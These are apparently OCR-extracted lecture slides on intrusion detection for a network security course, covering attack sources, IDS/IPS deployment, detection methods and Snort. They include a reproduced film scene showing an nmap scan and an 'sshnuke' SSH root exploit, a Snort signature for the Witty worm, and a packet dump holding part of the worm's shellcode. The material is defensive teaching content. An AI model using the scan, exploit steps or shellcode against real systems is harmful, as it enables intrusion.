CSE508 Network Security

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Intrusion Detection

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

* Welcome to CityPower Grid Rerouting *
Authorised Users only!
New users MUST notify Sys/Ops.
login:
EDITV1 sshnuke
rcr ebx, 1
bsr ecx, ecx
shrd ebx, edi, CL
80/tcp
81/tcp open
http
[mobile]
nmap -v -sS -O 10.2.2.2
[mobile]
Starting nmap V. 2.54BETA25
Insufficient responses for TCP sequencing (3), OS detection may be less
accurate
Interesting ports on 10.2.2.2:
(The 1539 ports scanned but not shown below are in state: closed)
Port State Service
22/tcp open ssh
No exact OS matches for host
Nmap run completed -- 1 IP address (1 host up) scanneds
sshnuke 10.2.2.2 -rootpw="Z1ON0101"
Connecting to 10.2.2.2:ssh ... successful.
Attempting to exploit SSHv1 CRC32 ... successful.
Reseting root password to "Z1ON0101".
System open: Access Level <9>
ssh 10.2.2.2 -l root
root@10.2.2.2's password:
RIF CONTROL
ACCESS GRANTED

Intrusions

"Any set of actions that attempt to compromise the integrity, confidentiality or availability of information resources" [Heady et al.]

"An attack that exploits a vulnerability which results to a compromise of the security policy of the system" [Lindqvist and Jonsson]

Most intrusions…

- Are carried out remotely
- Exploit software vulnerabilities
- Result in arbitrary code execution or unauthorized data access on the compromised system

Attack Source

Local

- Unprivileged access ➔ privilege escalation
- Physical access: I/O ports (launch exploits), memory (cold boot attacks), storage (just remove it), shoulder surfing (steal credentials), dumpster diving (steal information), bugging (e.g., keylogger, antennas/cameras/sensors, HW parts), …

Remote

- Internet
- Local network (Ethernet, WiFi, cellular, bluetooth, …)
- Phone (social engineering, SMS, …)
- Infected media (~~disks~~, ~~CD-ROMs~~, USB sticks, …)
- Pre-infected SW/HW components (libraries, third-party services, BIOS, NIC, router, …)

Intrusion Method

Social engineering (phishing, spam, scareware, …)

Viruses (~~disks~~, ~~CD-ROMs~~, USB sticks, downloads, …)

Network traffic interception (access credentials, keys, phishing, …)

Password guessing/leakage (brute force, root:12345678, …)

Physical access (reboot, keylogger, screwdriver, …)

Supply chain compromise (backdoor, infected update, …)

Software vulnerability exploitation

…

Attack Outcome

Arbitrary code execution

Privilege escalation

Disclosure of confidential information

Unauthorized access

DoS

Erroneous output

Destruction

…

Intrusion Detection

Systems or software for continuous monitoring of networks or hosts for signs of malicious activity or policy violations

Intrusion Detection Systems (IDS)

Generate alerts and log any identified events

Intrusion Prevention Systems (IPS)

In addition, react by blocking the detected activity


Defense in Depth

An IDS is not a silver bullet solution

- Just an additional layer of defense
- Complements existing protections, detectors, and policy enforcement mechanisms
- Requires continuous maintenance: fine-tune configuration, adapt to network changes, update rules, triage alerts, minimize false positives, …

There will always be new vulnerabilities, new exploitation techniques, and new adversaries

- Single defenses may fail
- Multiple and diverse defenses make the attacker's job harder



Defense in Depth

Securing systems retroactively is not always easy

- WiFi access points, routers, printers, IP phones, mobile phones, legacy devices, TVs, IoT, cyber-physical systems, businesses/enterprises with inadequate resources, …

Detecting and blocking an attack might be easier/faster than understanding and fixing the bug

- Immediate response vs. long-term treatment
- Patches for 0-day exploits take time to develop and deploy

Focus not only on detecting attacks

- But also on their side effects, and unexpected events in general
- Example: extrusion detection/data leak prevention ➔ detect data exfiltration

Situational Awareness

Understanding of what is happening on the network and in the IT environment

- Confirm security goals
- Identify and respond to unanticipated events

Diverse sources of data

- Network, hosts, cloud services, external (non IT) indicators, …
- Use data analytics to make sense of the increasing amount of data: identify features, derive models, observe patterns, …
- Data mining, machine learning, …

Monitoring and Logging

Network

- Passive packet capture, active scanning/probing, network connections (netflow), DNS, …

Host

- Login attempts, file accesses, spawned processes, inserted devices, performance metrics, server/transaction logs, …

Many OS facilities

- System-wide events: Windows event log, `/var/log`, …
- Fine-grained monitoring: process-level events, system call monitoring, library interposition, …

What to log? Performance vs. visibility tradeoff

- Everything: costly in terms of runtime and space overhead
- Pick carefully: crucial information may be missed/ignored

Can the attacker scrub the logs?

- Append-only file system, remote location, …

Indicators of Compromise (IoCs)

Artifacts observed on a host or network that with high confidence indicate a computer intrusion

Host level

- Hashes of malware executables/modules/files
- Strings in malware binaries
- System-wide changes/behaviors

Network level

- Resolved domains
- Accessed IP addresses
- URLs
- Network request/packet content

Basic Concepts: Location

An IDS can be a separate device or a software application


- Operates on captured *audit data*
- Off-line (e.g., periodic) vs. real-time processing

Network (NIDS)

- NetFlow records, raw packets, reassembled streams, DNS messages, …
- Passive (IDS) vs. in-line (IPS) operation
- Examples: Snort, Zeek, Suricata, many commercial boxes, …

Host (HIDS)

- Login times, resource usage, user actions/commands, process/file/socket activity, application/system log files, registry changes, API calls, system calls, executed instructions, …
- Examples: OSquery, OSSEC, SysDig, El Jefe, antivirus, EDR/XDR, registry/process/etc. monitors, network content scanners, …


Necessary for observing
internal network events
Internet
LAN
WiFi
DMZ
NIDS: packets
Router/Gateway/Proxy:
NetFlow records, packets, TCP streams
HIDS:
Any network/host data/events

Deployment

NIDS: protect many hosts with a single detector

HIDS: install detector on each host (might not always be feasible)

Visibility

NIDS: can observe broader events and global patterns

HIDS: observes only local events that might not be visible at the network level

Context

NIDS: packets, flow records, unencrypted streams (unless proxy-level TLS interception is used)

HIDS: full picture (e.g., API-level monitoring to inspect data before it is encrypted)

Overhead

NIDS: none (passive)

NIPS/Proxy: adds some latency

HIDS: consumes CPU/memory (varies from negligible to complete hogging)

Subversion

NIDS: invisible in the network (passive component)

NIPS/Proxy: failure may lead to network reachability issues (in-line component)

HIDS: attacker may disable it and alter the logs (user vs. kernel level, in-VM vs. out-of-VM, remote audit logs)

Basic Concepts: Detection Method

Misuse detection

- Predefined patterns (known as “signatures” or “rules”) of known attacks
- Rule set must be kept up to date
- Manual vs. automated signature specification (latter is *hard*)
- Can detect only *known* attacks, with adequate precision

Anomaly detection

- Rely on models of “normal” (and “malicious”) behavior
- Requires (re)training with an adequate amount of data
- Can potentially detect previously unknown attacks
- Prone to false positives

IDS Challenges

Conflicting goals: *zero-day attack detection* vs. *zero false positives*

Resilience to evasion

- Usually it is easy for adversaries to morph the attack vector and evade detection

Detection of targeted and stealthy attacks

- No prior knowledge of how the attack may look like

Adaptability to a constantly evolving environment

- New threats, new topology, new devices, new services, new software, new users, …
- Rule sets must be kept up to date according to new threats
- Models must be updated/retrained (*concept drift*)


Coping with an increasing amount of data

- Log/event aggregation tools (e.g., Splunk)

Popular Open-source Signature-based NIDS

Snort **Zeek** **Suricata**

Use Case: Snort



What is a Signature?

An attack description as seen at Layer 2-7

Example Snort signature for Witty worm:

action *protocol* *source/destination* *content*

```
alert udp any 4000 -> 193.92.123.0/24 any (msg:"ISS
PAM/Witty Worm Shellcode"; content:"|65 74 51 68 73
6f 63 6b 54 53|"; depth:246; sid:1000078; rev:1;)
```

Shell - Konsole <2>

```
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

05/13-16:46:08.570308  [**] [1:0:0] ISS PAM/Witty Worm Shellcode [**] [Priority: 0]
05/13-16:46:10.571009 0:4:75:AD:3E:E1 -> 0:C:6E:F3:98:3E type:0x800 len:0x42B
139.91.70.31 4000 -> 139.91.70.40 322 UDP TTL:64 TOS:0x0 ID:55882 IpLen:20 DgmLen:1053
Len: 1025
45 00 04 01 D3 B4 00 00 71 11 DD A9 DB 9A 9C A1  E.......q.......
41 AD DA A4 0F A0 C4 24 03 ED DD 38 05 00 00 00  A......$...8....
00 00 00 12 02 00 00 00 00 00 00 00 00 00 00 00  ................
00 02 2C 00 05 00 00 00 00 00 00 6E 00 00 00 00  ..,........n....
00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
41 02 05 00 00 00 00 00 00 DE 03 00 00 00 00 00  A...............
00 00 00 00 00 00 00 00 00 00 01 00 00 01 00 00  ................
01 00 00 1E 02 20 20 20 20 20 20 20 28 5E 2E 5E  .....       (^.^
29 20 20 20 20 20 20 69 6E 73 65 72 74 20 77 69  )      insert wi
74 74 79 20 6D 65 73 73 61 67 65 20 68 65 72 65  tty message here
2E 20 20 20 20 20 20 28 5E 2E 5E 29 20 20 20 20  .      (^.^)
20 20 20 89 E7 8B 7F 14 83 C7 08 81 C4 E8 FD FF     .............
FF 31 C9 66 B9 33 32 51 68 77 73 32 5F 54 3E FF  .1.f.32Qhws2_T>.
15 9C 40 0D 5E 89 C3 31 C9 66 B9 65 74 51 68 73  ..@.^..1.f.etQhs
6F 63 6B 54 53 3E FF 15 98 40 0D 5E 6A 11 6A 02  ockTS>...@.^j.j.
6A 02 FF D0 89 C6 31 C9 51 68 62 69 6E 64 54 53  j.....1.QhbindTS
3E FF 15 98 40 0D 5E 31 C9 51 51 51 81 E9 FE FF  >...@.^1.QQQ....
F0 5F 51 89 E1 6A 10 51 56 FF D0 31 C9 66 B9 74  ._Q..j.QV..1.f.t
```

More Examples

String searching

